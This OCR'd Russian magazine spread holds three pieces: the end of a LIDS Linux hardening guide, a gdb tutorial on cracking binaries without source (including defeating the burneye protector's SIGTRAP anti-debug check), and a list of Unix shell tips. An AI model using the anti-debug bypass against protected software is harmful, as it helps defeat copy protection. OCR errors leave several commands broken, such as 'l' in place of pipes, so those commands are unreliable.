А теперь разрешим Web-серверу Apache привязываться к непривилегированному порту:

```
# lidsconf -A -s /usr/sbin/httpd -o CAP_BIND_NET_SERVICE
-j GRANT
```

Более безопасным будет вариант разрешения привязки Apache к портам 80 и 443:

```
# lidsconf -A -s /usr/sbin/httpd \
  -o CAP_BIND_NET_SERVICE 80-80,443-443 -j GRANT
```

Синтаксис команды требует указания диапазона портов, поэтому, чтобы задать один порт (к примеру, 80), нужно ввести «80-80».

Практика

Вот теперь можно приступить к защите ОС Linux. Разработка ACL для всей системы — непростая и объемная задача, поэтому я рекомендую создать shell-сценарий, содержащий вызовы lidsconf. Первой командой будет lidsconf -Z. Эта директива удаляет все ранее существующие ACL. Сценарий можно поместить в /etc/lids, что сделает его невидимым за пределами LFS-сессии.


Какие же системные файлы и каталоги требуют защиты LIDS? В первую очередь необходимо защищать содержимое каталогов /bin, /sbin, /lib, /usr/bin, /usr/lib, /usr/sbin и конфигурационные файлы в каталоге /etc. Подавляющее большинство конфигов в этом каталоге требуют доступ в режиме «только чтение», поэтому сначала можно установить для всего каталога режим READONLY, а затем разрешить доступ к некоторым отдельным файлам в WRITE, глобально или для определенных субъектов. Здесь наиболее важными файлами являются passwd/passwd- и shadow/shadow-: нужно запретить доступ к этим файлам (DENY) всем субъектам, кроме субъектов /bin/login, su и /usr/sbin/sshd, им полагается доступ READONLY.

Но мы еще не учли утилиту /usr/bin/passwd. Ей нужен WRITE-доступ к файлу /etc/shadow, чтобы пользователь мог изменить свой пароль. Ирония заключается в том, что при смене пароля файл /etc/shadow создается заново, а не просто модифицируется, в результате чего изменяется инод (inode) файла. А поскольку LIDS привязывается не к имени, а к иноду файла, после его изменения LIDS уже не будет защищать сам файл.

Кроме этого, программе passwd нужно предоставить WRITE-доступ ко всему каталогу /etc, поскольку запись файла — это изменение каталога. Если на месте passwd окажется бинарик злоумышленника, то он сможет получить доступ ко всем файлам в каталоге /etc. К сожалению, не существует простого способа решения этой проблемы: нужно либо использовать альтернативную схему аутентификации, например LDAP, либо открыть WRITE-доступ к /etc. Есть, правда, еще один способ, самый безопасный, но очень неу добный для администратора. Заключается он в запрещении WRITE-доступа к /etc. Для того чтобы изменить свой пароль, пользователь должен будет обратиться непосредственно к админу.

Чтобы определить, к каким файлам и каталогам нужно обращаться тому или иному приложению, необходимо отслеживать системные вызовы open(), chdir(), mkdir() и т. д. Немного облегчить эту задачу позволяет LIDS-FAQ, расположенный по адресу www.lids.org/lids-faq/lids-faq.html. В нем ты найдешь ACL для различных приложений: login, su, MySQL, BIND, OpenSSH, Apache. Удачи.

«Если по какой-то причине тебе потребовалось отключить LIDS, то при загрузке системы передай ядру параметр security=0»



КРИС КАСПЕРСКИ

ПОКОРЕНИЕ ВЕРШИН ОТЛАДКИ

В ЭТОЙ СТАТЬЕ МЫ ПРОДОЛЖИМ НАШЕ ПОГРУЖЕНИЕ В GDB, ИССЛЕДУЯ ЕГО ВОЗМОЖНОСТИ С ТОЧКИ ЗРЕНИЯ ХАКЕРА, ОТЛАЖИВАЮЩЕГО ДВОИЧНЫЕ ФАЙЛЫ БЕЗ ИСХОДНЫХ ТЕКСТОВ. МЫ РАССМОТРИМ ТЕХНИКУ ИЗМЕНЕНИЯ ПОТОКА ВЫПОЛНЕНИЯ ПРОГРАММЫ, ТОЧКИ ОСТАНОВА И НАБЛЮДЕНИЯ, МЕХАНИЗМЫ ТРАССИРОВКИ И СРЕДСТВА РАБОТЫ С ПАМЯТЬЮ. В ОБЩЕМ, ВСЕ ТО, ЧТО ДЕЛАЕТ ВЗЛОМЩИКОВ СЧАСТЛИВЫМИ ЛЮДЬМИ.

ТРАССИРОВКА ВО ТЬМЕ С ЗАВЯЗАННЫМИ ГЛАЗАМИ

Программа, загруженная командой file (или указанная в командной строке), находится в бесформенном состоянии, представляющем собой всего лишь совокупность байт, записанных в выделенном регионе адресного пространства. Новый процесс для нее еще не создан, и трассировать ее невозможно. Во всяком случае, пока мы не дадим команду run или r, которой обычно предшествует установка точки останова на функцию main или start. Будучи запущенной, программа будет работать до тех пор, пока не встретит точку останова или не получит stop-сигнал (см. раздел «Обработка сигналов»). Применение команды run к уже запущенной программе приведет к ее перезапуску (в конфигурации по умолчанию отладчик запрашивает подтверждение).

Продолжить работу программы, остановленной по точке останова или по сигналу, можно командой continue (c), действующей так же, как и run, то есть работающей до сигнала/точки останова.

Чтобы передать управление по произвольному адресу, необходимо сделать jump (j), за которым следует адрес, имя функции или регистр. В частности, j *$pc по своему действию аналогична команде continue, j foo передает управление на метку/функцию foo (если только она присутствует в таблице символов), а j *0x80484AA прыгает на адрес 80484AAh. Если одни и те же адреса используются многократно, их можно загнать в пользовательскую переменную командой set $my_foo=0x80484AA, а затем использовать ее в качестве параметра команды jump — j *$my_foo. Кстати, отладчик SoftICE ничего подобного делать не умеет!

Команда until (u) продолжает выполнение программы вплоть до указанного адреса (например, u *0x080484ED), при достижении которого останавливается и передает управление отладчику. Как и jump, команда until поддерживает работу не только с метками и адресами, но и с переменными, значительно упрощая взлом. Без аргументов until аналогична команде nexti (см. раздел «Трассировка») — она переходит на следующую машинную команду, пропуская функции и циклы.

Рассмотрим фрагмент цикла, демонстрирующего сущность команды until

```
; на выход из цикла
. text:080484EB          jb short loc_80484EF
; к началу тела цикла
. text:080484ED          jmp short loc_8048532
; первая команда за концом цикла
. text:080484EF          lea eax, [ebp + var_28]
```

Команда until, отданная на строке 80484EBh, равносильна u *0x80484EF — она выполняет цикл и передает управление отладчику только по выходу из него. Очень удобно!





«GDB HAS A 'BREAK' FEATURE; WHY DOESN'T IT HAVE 'FIX' TOO?»

Если нам необходимо дождаться выхода из функции, автоматически остановившись при встрече с RET, то на этот случай предусмотрена команда finish, аналогичная команде P RET отладчика SoftICE.

Вместо пошаговой трассировки программы, gdb просматривает фрейм предыдущей функции (это можно сделать командой backtrace или bt) и устанавливает точку останова на адрес возврата, что обеспечивает максимальную эффективность выполнения. Но если отладчику не удастся раскрутить стек и восстановить цепочку фреймов, тогда команда finish не сможет работать.

Команда return, в отличии от finish, приводит к немедленному возвращению в материнскую функцию без выполнения оставшегося «хвоста». SoftICE этого делать не умеет, а зря! return очень полезна и довольно часто используется при отладке.

Еще SoftICE не умеет вызывать функции, а gdb это делает без всякого напряжения командой call, за которой следует имя функции/переменная/регистр или адрес. Аргументы, если они есть, передаются в круглых скобках по Си-соглашению, то есть заносятся в стек справа налево и выталкиваются из стека все той же командой call, например: call foo (1,2,3) или call 0x8048384 (1,2,3).

При желании можно даже выполнить команду оболочки, не выходя из отладчика. Это делается так: shell ls или shell man open. Фантастически удобно! Впрочем, аналогичного результата можно добиться, открыв дополнительную консоль.

Трассировка

С трассировкой связаны всего две команды: stepi n (si n) и nexti n (ni n). stepi n (si n) выполняет n следующих инструкций с заходом в циклы и функции, а nexti n (ni n) — без захода. При запуске без аргументов выполняется только одна инструкция. Нажатие на <Enter> автоматически повторяет последнюю команду (stepi или nexti), что значительно ускоряет трассировку. Кстати, лупить по <Enter> намного удобнее, чем давить на любую из функциональных клавиш, используемых для трассировки Windows-отладчиками.

Команды step n/next n (упоминание о которых можно найти в документации на gdb) ориентированы на работу с исходными текстами и выполняют n строк, а при отсутствии символьной информации трассируют программу вплоть до ее завершения, что не есть хорошо.

Точки останова


Отладчик gdb поддерживает два типа точек останова: останов по выполнению кода — breakpoint и останов по обращению к данным (также называемый точками наблюдения) — watch-point. Еще gdb поддерживает точки перехвата, но для отладки программ без исходных текстов они практически бесполезны.

Точки останова могут быть как программными, так и аппаратными. Программная точка останова по выполнению на x86-платформе представляет собой однобайтовую инструкцию CCh (INT 03h). Программный watch-point реализуется путем пошаговой трассировки программы с отслеживанием обращений к подопытной ячейке, что крайне непроизводительно, а, кроме того, некоторые программы просто не позволяют себя трассировать. Аппаратных точек останова на x86 всего четыре, программных же можно устанавливать сколько угодно.


Программная точка останова по исполнению задается командой break (b), за которой следует имя функции/адрес/регистр или переменная, например: b main, b *0x80484BC. Команда tbreak (tb) устанавливает одноразовую точку останова, которая автоматически удаляется при срабатывании. Аппаратная точка останова задается командой hbreak (hb), а временная аппаратная точка — командой thbreak (thb). После установки аппаратной точки останова отладчик сообщает: «Hardware assisted breakpoint N at адрес», но это еще не значит, что операция завершилась успешно. Для проверки можно установить хоть тысячу аппаратных точек останова, и все будет O'K, но вот только при запуске программы командами run или continue отладчик может сообщить: «Warning: Cannot insert hardware breakpoint N».

Аппаратные точки наблюдения на запись ячейки задаются командой watch (wa). Команды rwatch (rw) и awatch (aw) устанавливают точки наблюдения на чтение и чтение/запись, соответственно (например rw *0xBFFFFA50, а вот rw *$esp уже не срабатывает, и отладчик сообщает «Attempt to dereference a generic pointer»). Как и в случае с точками останова по выполнению, сообщение «Hardware read watchpoint N: ад-





Попытка отладки программы, защищенной протектором burneye, с реакцией на сигналы по умолчанию, заканчивается полным провалом



Установка аппаратных точек останова

рес» не означает ровным счетом ничего, и при попытке запуска/продолжения выполнения программы отладчик может сказать: «Could not insert hardware watchpoint N», обламывая нас по полной программе.

Все точки наблюдения/останова могут быть условными, то есть срабатывать только в том случае, если значение выражения, стоящего после if, истинно, например: «b foo if $eax==0» или «rw *0xBFFFFA60 if (*((unsigned int*)$esp)!=0x669)».

При установке всякой точки наблюдения/останова отладчик присваивает ей номер, который, во-первых, высвечивается при ее срабатывании, а во-вторых, может быть использован в командах управления точками наблюдения/останова. Номер последней сработавшей точки останова автоматически заносится в переменную $bpnum.

В данном случае номер точки наблюдения/останова равен единице

```
(gdb) hb main
Hardware assisted breakpoint 1 at 0x80483ef
(gdb) r

Starting program:/home/kpnc/gdb/gdb_demo
Breakpoint 1, 0x080483ef in main ()
```

Команда ignore n x устанавливает счетчик игнорирования точки наблюдения/останова n, пропуская первые x срабатываний, что особенно полезно в циклах.

Если при срабатывании точки останова/наблюдения необходимо выполнить некоторую последовательность операций, можно воспользоваться командой commands n, где n — номер точки наблюдения/останова. Пример использования команды показан ниже:

Здесь при срабатывании точки номер 6 будет выведено приветствие «hello, world!»


```
commands 6
printf "hello, world\n"
ends
```

Получить информацию по точкам останова поможет команда info break (i b, или info watchpoints). При запуске без аргументов она выдаст данные о состоянии всех точек наблюдения/останова. Если же необходимо «проэкзаменовать» какую-то конкретную точку наблюдения/останова, достаточно указать ее номер, например:

Просмотр информации о точке наблюдения номер 13

```
(gdb) i b 13
Num Type Disp Enb Address What
13 read watchpoint keep y *134513676
stop only if $eax == 4
(gdb)
```

Команда clear (она же delete) используется для удаления точек наблюдения/останова. При запуске без аргументов она удаляет все точки (при этом отладчик запрашивает подтверждение). Если же необходимо убрать какую-то одну конкретную точку,



Просмотр реакции отладчика gdb на различные сигналы

Пример сеанса трассировки

достаточно задать ее номер, например delete 13. Кроме того, можно удалить целый диапазон точек останова/наблюдения: delete 1-6 удаляет точки наблюдения с первой по шестую включительно и никакого подтверждения при этом не запрашивается, так что будь на чеку!
Команды enable и disable используются для временного включения/выключения точек наблюдения/останова и имеют тот же самый синтаксис, что и delete.

Работа с памятью и регистрами

Дамп памяти для хакеров — это святое. Без него не обходится ни один взлом. Просматривать/модифицировать память можно разными способами, например с помощью команды print/printf:

Чтение и модификация памяти при помощи команды p (print)

```
# вывод содержимого двойного слова в десятичном беззнаковом виде
(gdb) p/u *0x80483ef
$5 = 3102794883
# присвоение регистру esp значения 0
(gdb) p $esp = 0
$6 = (void *) 0x0

# присвоение значения 90h байту по адресу 8048413h
(gdb) p/x *((char*) 0x8048413)=0x90
$7 = 0x90
```

Однако при просмотре большого количества ячеек памяти выгоднее использовать специальную команду x, позволяющую задавать длину отображаемого блока памяти:

Отображение дампа программы с помощью команд x

```
# просмотр 16 двойных слов в hex-виде, начиная от $pc
(gdb) x/16x $pc
0x80483ef <main+9>:    0xb8f0e483 0x00000000
0x04c7c429 0x00000624
0x80483ff <main+25>:   0xffbfe800   0x458dffff
0x24048988 0xfffeb4e8
0x804840f <main+41>:   0x90c3c9ff   0x90909090
0x90909090 0x90909090
0x804841f <main+57>:   0xe5895590 0xf6315657
0x0cec8353 0x0000a0e8

# просмотр 16 байт слов в hex-виде, начиная от $pc
(gdb) x/16xb $pc
0x80483ef <main+9>:    0x83         0xe4         0xf0
0xb8         0x00         0x00         0x00         0x00
0x80483f7 <main+17>:   0x29         0xc4         0xc7
0x04         0x24         0x06         0x00         0x00
```

Хакеров, начинающих свой жизненный путь с gdb, такая форма подачи информации быть может и устроит, но пользователям SoftICE она покажется слишком расточительной. Хорошо бы получить классический hex-дамп… И это действительно можно сделать! Достаточно создать реализацию своей собственной команды (назовем ее ddd), отображающей дамп с помощью функции printf. В отличие от SoftICE, отладчик gdb бесконечно расширяем, и если нас что-то не устаивает, практически всегда можно переделать это под свой вкус.

Код пользовательской команды ddd, выводящий дамп в стиле SoftICE и turbo-debugger

```
define ddd
set $ddd_p = 0
printf "%08Xh:",$arg0
while $ddd_p++ < 16
printf " %02X",*(unsigned char*)$arg0++
end
printf "\n"
end
```

А вот пример ее использования:


Дамп памяти, выведенный пользовательской командой ddd

```
(gdb) set $t = $esp
(gdb) ddd $t
BFFFFA50h: 8E FF 7701 E0 FA FF BF 386E
BFFFFA5Ah: 014034 FB FF BF 94 FA FF BF
BFFFFA64h: D0420340887701402F 00
```

Необходимость введения дополнительной переменной (в данном случае это переменная $t) объясня ется тем, что команда ddd спроектирована так, чтобы отображать по 10h байт за раз, начиная с указанного адреса, а при нажатии на <Enter> (в gdb — повтор последней команды) — следующие 10h байт и т. д. При этом переданный команде аргумент используется для хранения последнего отображенного адреса. Вызов ddd $esp приведет к тому, что значение регистра $esp окажется увеличенным на 10h и программа просто развалится. Естественно, при желании можно переписать команду ddd так, чтобы она не имела никаких побочных эффектов и отображала не 10h байт памяти, а ровно столько, сколько ей скажут.

Обработка сигналов

Сигналом называется асинхронное событие, происходящее в программе и чем-то



Документация на gdb — кладезь знаний

напоминающее структурные исключения в Windows. Сигналы делятся на фатальные и нефатальные. Примером нефатального сигнала является SIGALRM, возбуждаемый при срабатывании интервального таймера. А вот при нарушении доступа к памяти генерируется сигнал SIGSEGV, завершающий программу в аварийной режиме, если только программист не предусмотрел специальный обработчик.

Отладчик gdb перехватывает все сигналы и в зависимости от своей конфигурации либо передает сигнал программе, либо «поглощает» его, делая вид, что ничего интересного не происходит.

Посмотреть текущую конфигурацию gdb можно с помощью команды info signals (она же info handle), а для изменения реакции gdb необходимо воспользоваться «handle сигнал поведение», где «сигнал» — название сигнала, например SIGSEGV, а «поведение» — реакция отладчика на возникновение сигнала, описываемая следующими ключевыми словами:

`nostop` — при получении этого сигнала gdb не останавливает программу;

`stop` — при получении этого сигнала gdb останавливает программу;

`print` — при получении данного сигнала gdb выводит сообщение о нем на экран;

`noprint` — gdb не замечает этот сигнал;

`pass` — gdb позволяет программе увидеть этот сигнал;

`nopass` — gdb маскирует этот сигнал, не позволяя программе увидеть его.

Некоторые сигналы, например сигнал SIGTRAP, возникающий при достижении программной точки останова, отладчик резервирует для своих собственных нужд. Этим обстоятельством пользуются многие защищенные программы, определяющие, находятся ли они под отладкой или нет (трюк проделывается за счет установки своего собственного обработчика SIGTRAP и последующего выполнения инструкции INT 03h). При выполнении без gdb управление получает обработчик, в противном случае сигнал поглощается отладчиком и обработчик уже не получает управление.

Файлы, упакованные протектором burneye, содержат следующий код:

Дизассемблерный фрагмент файла, защищенного протектором burneye

```
0x053714b1:     mov     $0x30,%edx
0x053714b6:     mov     %edx,%eax
0x053714b8:     int     $0x80
0x053714ba:     add     $0x5375a00,%esi
0x053714c0:     mov     %esi,0xfffffd24
(%ebp)
0x053714c6:     int3
0x053714c7:     cmpl    $0x0,0x5375748
0x053714ce:     jne     0x53714e2
...
0x05371a0c:     push    %ebp
0x05371a0d:     mov     %esp,%ebp
0x05371a0f:     incl    0x5375748
0x05371a15:     leave
0x05371a16:     ret
```


Попытка отладки программы в нормальном режиме приводит к ее краху, если, конечно, в момент возбуждения сигнала не увеличить содержимое ячейки 5375748h на единицу.

Но существует гораздо более простой и элегантный путь. Дождавшись «ругательства» отладчика по поводу поимки сигнала SIGTRAP, мы даем команду handle SIGTRAP pass и передаем программе управление командой continue. И все будет работать как часы!

Заключение

Вот мы и познакомились с основными возможностями могучего отладчика gdb. Однако это лишь малая часть того, на что он способен. Все остальное содержится в штатной документации и исходных текстах (документация, как водится, имеет множество упущений). Тем не менее, для большинства хакерских задач рассмотренных нами команд будет вполне достаточно.

> Передача программе сигнала SIGTRAP вводит защиту в заблуждение, и отладка проходит успешно






ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

СЕГОДНЯШНЯЯ ПОДБОРКА СОВЕТОВ КАК ВСЕГДА ПЕСТРИТ РАЗНООБРАЗИЕМ. МНОЖЕСТВО СОВЕТОВ РАЗБИТО ПО РАЗДЕЛАМ И УЖЕ ГОТОВО К УПОТРЕБЛЕНИЮ. ИЗ ЭТОГО ВЫПУСКА ТЫ УЗНАЕШЬ, КАК СДЕЛАТЬ РАБОТУ С SSH БОЛЕЕ ЭФФЕКТИВНОЙ, КАК ОБРАБОТАТЬ БОЛЬШОЕ КОЛИЧЕСТВО ФАЙЛОВ И ПРЕОБРАЗОВАТЬ ИХ В ДРУГОЙ ФОРМАТ, А ТАКЖЕ КАК НАУЧИТЬСЯ ПРАВИЛЬНОЙ РАБОТЕ С ШЕЛЛОМ. КРОМЕ ТОГО, ТЕБЯ ЖДЕТ ТРАДИЦИОННЫЙ РАЗДЕЛ, ПОСВЯЩЕННЫЙ РАБОТЕ С МУЛЬТИМЕДИА. ПОСТИГАЙ МОЩЬ UNIX, И ПУСТЬ МАШИНА РАБОТАЕТ ЗА ТЕБЯ.



Отключение полосы прокрутки, создание зазора между текстом и краями окна xterm (добавить в ~/.Xdefaults):

```
XTerm*scrollBar: false
XTerm*internalBorder: 10
```

Net

Перенаправление вывода команды с удаленной машины:

```
$ ssh host command > file
```

Перенаправление вывода команды на удаленную машину:

```
$ commandl ssh host cat \> file
```

Перенос каталога на удаленную машину со сжатием и сохранением прав доступа:

```
$ tar -czf - directory l ssh host tar -xzf -
```

Компрессия данных, передаваемых по ssh-каналу:

```
$ ssh -C host
```

Синхронизация времени с NTP-сервером:

```
# ntpdate 194.186.254.22
```

Отправка письма из командной строки:

```
$ cat message.txt l mail name@host.org
```

Files

Установка битов исполнения только на каталоги и файлы, которые уже могут исполняться каким-либо пользователем:

```
$ chmod a+X directory
```

Создание вложенных каталогов:

```
$ mkdir -p dir1/dir2/dir3
```

Конвертирование man-страницы в текстовый файл:

```
$ man lsl col -bx > ls_man.txt
```

Два варианта конвертирования файла MSDOC в текст:

```
$ catdoc file.doc > file. txt
$ antiword file.doc > file. txt
```

Удаление лишних символов (^M) из текстовых DOS-файлов:

```
$ col -bx <file_dos. txt > file_unix. txt
```

Одновременное копирование вывода команды в файл и на экран:

```
$ commandl tee file
```

Shell

Поиск в истории:

```
Ctrl+R
```

Перейти к началу строки:

```
Ctrl+A
```

Перейти к концу строки:

```
Ctrl+E
```

Удалить все символы от курсора до конца строки:

```
Ctrl+K
```

Запуск команды из истории по маске:

```
$! маска
```

Записать вывод команды в переменную:

```
$ VAR=`ldd/bin/ls`
```

Арифметические операции прямо из шелла:

```
$ echo $((1024*640))
```

Копирование файлов со сходными именами:

```
$ cp image{1..100} directory
```

Правый промпт для zsh (показывает время и номер консоли):

```
$ export RPROMPT=' %T %y%b'
```

Vim

Включение/выключение нумерации строк:

```
: set number
: set nonumber
```

Информативная статусная строка:

```
: set laststatus=2
: set statusline=%<%F%m%r%h%w\ %y\ %=%b\ 0x%B\ [%l,%v] [%p%%]
```

Меню, вызываемое при автодополнении:

```
: set wildmenu
```

Учим клавишу Backspace удалять все, включая переводы строк:

```
: set bs=2
```

Смена кодировки файла:

```
: e ++enc=CP1251
```

Установка шрифта для gvim:

```
: set guifont=Lucida\ Console\ 12
```

System

Отключение «распальцовки» в FreeBSD:

```
# echo "options SC_DISABLE_REBOOT" >> /sys/i386/conf/GENERIC
```

Отключение «распальцовки» в Linux:

```
# cp/etc/inittab ~
# sed '/:ctrlaltdel:/s/^/#/' ~/inittab
# cp ~/inittab/etc/inittab
```

Назначение опций по умолчанию для cvs (добавить в ~/.cvsrc):

```
cvs -q -z3
update -Pd
checkout -P
```

Выключение ПК в определенное время:

```
# shutdown -h 07:00
```

Выключение ПК через 2 часа:

```
# echo "/sbin/halt" l at now + 2 hours
```

Multimedia

